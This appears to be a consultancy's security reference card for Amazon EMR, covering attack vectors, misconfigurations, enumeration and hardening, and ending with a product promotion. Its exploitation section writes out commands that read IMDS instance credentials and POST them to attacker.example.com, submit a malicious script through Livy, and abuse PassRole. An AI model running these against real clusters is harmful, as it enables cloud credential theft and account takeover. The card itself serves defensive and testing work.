


Amazon EMR Security
ANALYTICSAmazon EMR (Elastic MapReduce) runs Apache Spark, Hadoop, Hive, Presto, and other big data frameworks on EC2 clusters. IMDS credential theft, exposed web interfaces, and over-privileged instance profiles are the primary attack surface.
📋Service Overview
Cluster Nodes and IMDS
EMR cluster nodes are EC2 instances with an instance profile (default: EMR_EC2_DefaultRole) that grants S3 access through EMRFS. Each node exposes the EC2 Instance Metadata Service at 169.254.169.254. IMDSv1 is vulnerable to SSRF-based credential theft.
Attack note: Any code running on an EMR cluster node can query IMDS to obtain the EC2 instance profile credentials, which typically include broad S3 access.
Web Interfaces and Exposed Ports
EMR clusters host over a dozen web interfaces: YARN ResourceManager (8088), Spark History Server (18080), Livy REST API (8998), Hue (8888), JupyterHub (9443), Zeppelin (8890), Ganglia (80), Tez UI (8080), HBase (16010), Flink History Server (8082), HDFS NameNode (9870 on EMR 6.x, 50070 on pre-6.x).
Attack note: Livy (port 8998) accepts unauthenticated REST API calls to execute arbitrary code on the cluster if exposed to the network.
Security Risk Assessment
EMR clusters run arbitrary code by design, combine multiple EC2 instances with shared credentials, expose numerous unauthenticated web interfaces, and often have instance profiles with broad S3 access. Without encryption enabled via security configurations, data at rest and in transit is unprotected by default.
⚔️Attack Vectors
Credential Theft and SSRF
- •SSRF from cluster applications to IMDS (169.254.169.254) to steal instance profile credentials
- •Livy REST API (port 8998) allows unauthenticated remote code execution if network-exposed
- •Jupyter/Zeppelin notebooks executing code that exfiltrates IMDS credentials
- •YARN ResourceManager (port 8088) application submission to execute arbitrary code
- •EMRFS credentials provide access to S3 data lakes, potentially across multiple buckets
Step and Bootstrap Injection
- •AddJobFlowSteps permission allows injecting arbitrary code into running clusters
- •Bootstrap actions execute as root on every node at cluster launch
- •Over-privileged EMR service role can be abused for cluster manipulation
- •Malicious S3 objects replacing legitimate bootstrap scripts or step JARs
- •Custom JAR steps run with full instance profile permissions
⚠️Misconfigurations
Network and Access
- •Security groups allowing inbound on web UI ports (8088, 18080, 8998, 8888) from 0.0.0.0/0
- •EMR block public access disabled for the account
- •Primary node with public IP address in a public subnet
- •No SSH tunnel or Apache Knox gateway for web interface access
- •Kerberos authentication not configured
Data Protection
- •Security configuration not attached (no encryption at rest or in transit)
- •EBS volumes and local instance storage not encrypted
- •EMRFS data in S3 not encrypted (SSE-S3, SSE-KMS, or CSE-KMS)
- •In-transit encryption (TLS) not enabled for Spark shuffle, HDFS, Presto
- •Instance profile with overly broad S3 permissions (s3:* on *)
🔍Enumeration
aws emr list-clusters --activeaws emr describe-cluster --cluster-id j-XXXXXXXXXXXXXaws emr list-security-configurationsaws emr describe-security-configuration \
--name my-security-configaws emr list-steps --cluster-id j-XXXXXXXXXXXXXaws emr describe-cluster --cluster-id j-XXXXXXXXXXXXX \
--query 'Cluster.BootstrapActions'aws emr list-instances --cluster-id j-XXXXXXXXXXXXXaws emr get-block-public-access-configurationaws emr get-cluster-session-credentials \
--cluster-id j-XXXXXXXXXXXXX \
--execution-role-arn arn:aws:iam::123456789012:role/MyExecRole📈Privilege Escalation
From Cluster Code Execution to AWS Account
- •Any code on a cluster node inherits the EC2 instance profile credentials
- •Default EMR_EC2_DefaultRole historically included broad S3 access
- •AddJobFlowSteps allows injecting steps that run arbitrary commands on cluster nodes
- •RunJobFlow with iam:PassRole allows launching clusters with any passable role
- •Livy REST API allows unauthenticated code execution leading to IMDS credential theft
Key insight: EMR clusters execute arbitrary code by design. The real privilege escalation risk is the gap between "can submit code to the cluster" and "the permissions the cluster's instance profile grants in AWS."
💻Exploitation Commands
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
# Returns role name, then:
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/<role-name>aws emr add-steps --cluster-id j-XXXXXXXXXXXXX \
--steps Type=CUSTOM_JAR,Name=Exfil,Jar=command-runner.jar,Args=[bash,-c,"curl http://169.254.169.254/latest/meta-data/iam/security-credentials/ > /tmp/creds && curl -X POST -d @/tmp/creds https://attacker.example.com/collect"]curl -X POST -H "Content-Type: application/json" \
http://<emr-primary-node>:8998/batches \
-d '{"file": "s3://attacker-bucket/malicious.py"}'aws emr create-cluster --name "escalation" \
--release-label emr-6.15.0 \
--instance-type m5.xlarge --instance-count 1 \
--ec2-attributes InstanceProfile=HighPrivilegeRole \
--service-role EMR_DefaultRole \
--steps Type=CUSTOM_JAR,Name="cmd",Jar="command-runner.jar",Args=["aws","s3","ls"]📜EMR Policy Examples
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": [
      "elasticmapreduce:AddJobFlowSteps",
      "elasticmapreduce:RunJobFlow"
    ],
    "Resource": "*"
  }]
}
Allows injecting arbitrary code steps into any EMR cluster or launching new clusters
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": [
      "elasticmapreduce:DescribeCluster",
      "elasticmapreduce:ListSteps",
      "elasticmapreduce:ListInstances"
    ],
    "Resource": "arn:aws:elasticmapreduce:eu-west-1:123456789012:cluster/*",
    "Condition": {
      "StringEquals": {
        "aws:ResourceTag/Environment": "production"
      }
    }
  }]
}
Read-only access scoped to tagged clusters in a specific region
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": "s3:*",
    "Resource": "*"
  }]
}
Any code on the cluster can read/write/delete any S3 object in the account
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": [
      "s3:GetObject",
      "s3:ListBucket"
    ],
    "Resource": [
      "arn:aws:s3:::my-data-lake-bucket",
      "arn:aws:s3:::my-data-lake-bucket/approved-prefix/*"
    ]
  }]
}
Instance profile limited to read-only access on specific S3 prefixes
🛡️Defense Recommendations
Enforce IMDSv2 on All Cluster Nodes
Require IMDSv2 session tokens to block SSRF-based credential theft from cluster applications. Use an EC2 launch template with MetadataOptions: {HttpTokens: required, HttpPutResponseHopLimit: 1}.
Enable Encryption at Rest and in Transit
Create a security configuration that enables encryption for S3 data (SSE-KMS), local disk (LUKS), and in-transit (TLS).
aws emr create-security-configuration \
  --name "encryption-config" \
  --security-configuration '{
    "EncryptionConfiguration": {
      "EnableInTransitEncryption": true,
      "EnableAtRestEncryption": true
    }
}'Keep Block Public Access Enabled
Verify BPA is enabled (default). Prevents launching clusters with security groups that allow public inbound traffic on any port except SSH (22).
aws emr get-block-public-access-configurationLaunch Clusters in Private Subnets
Place EMR clusters in private subnets with no public IP addresses. Use SSH tunnels, VPN, or an ALB with authentication for web UI access.
Enable Kerberos Authentication
Configure Kerberos for user-level authentication so individual users are authenticated before accessing cluster services.
aws emr create-cluster --name "kerberized-cluster" \
  --release-label emr-6.15.0 \
--kerberos-attributes Realm=EXAMPLE.COM,KdcAdminPassword=<password>Use EMRFS IAM Roles for Fine-Grained S3 Access
Configure EMRFS IAM role mappings so different users or groups assume different roles when accessing S3 through EMRFS.
Restrict Web Interface Access with Apache Knox
Deploy Apache Knox as a perimeter gateway to authenticate and proxy web interface traffic instead of directly exposing YARN, Spark UI, Livy, and other endpoints.
Scope Instance Profile to Minimum Required S3 Paths
Replace the default EMR_EC2_DefaultRole with a custom role that grants access only to the specific S3 buckets and prefixes the cluster needs.
Amazon EMR Security Card • Toc Consulting
Always obtain proper authorization before testing
KloudSec, built by the team behind Toc Consulting
See Amazon EMR security checked automatically, continuously
What you just read is a manual, one-time check. KloudSec runs this and 400+ more automated checks across 90+ AWS services, continuously, agentless, live in about 5 minutes.
Toc Consulting: AWS Security & Cloud Architecture
Securing your AWS estate?
Our team helps engineering teams secure and architect AWS the right way: assessment in week one, a prioritized action plan in week two.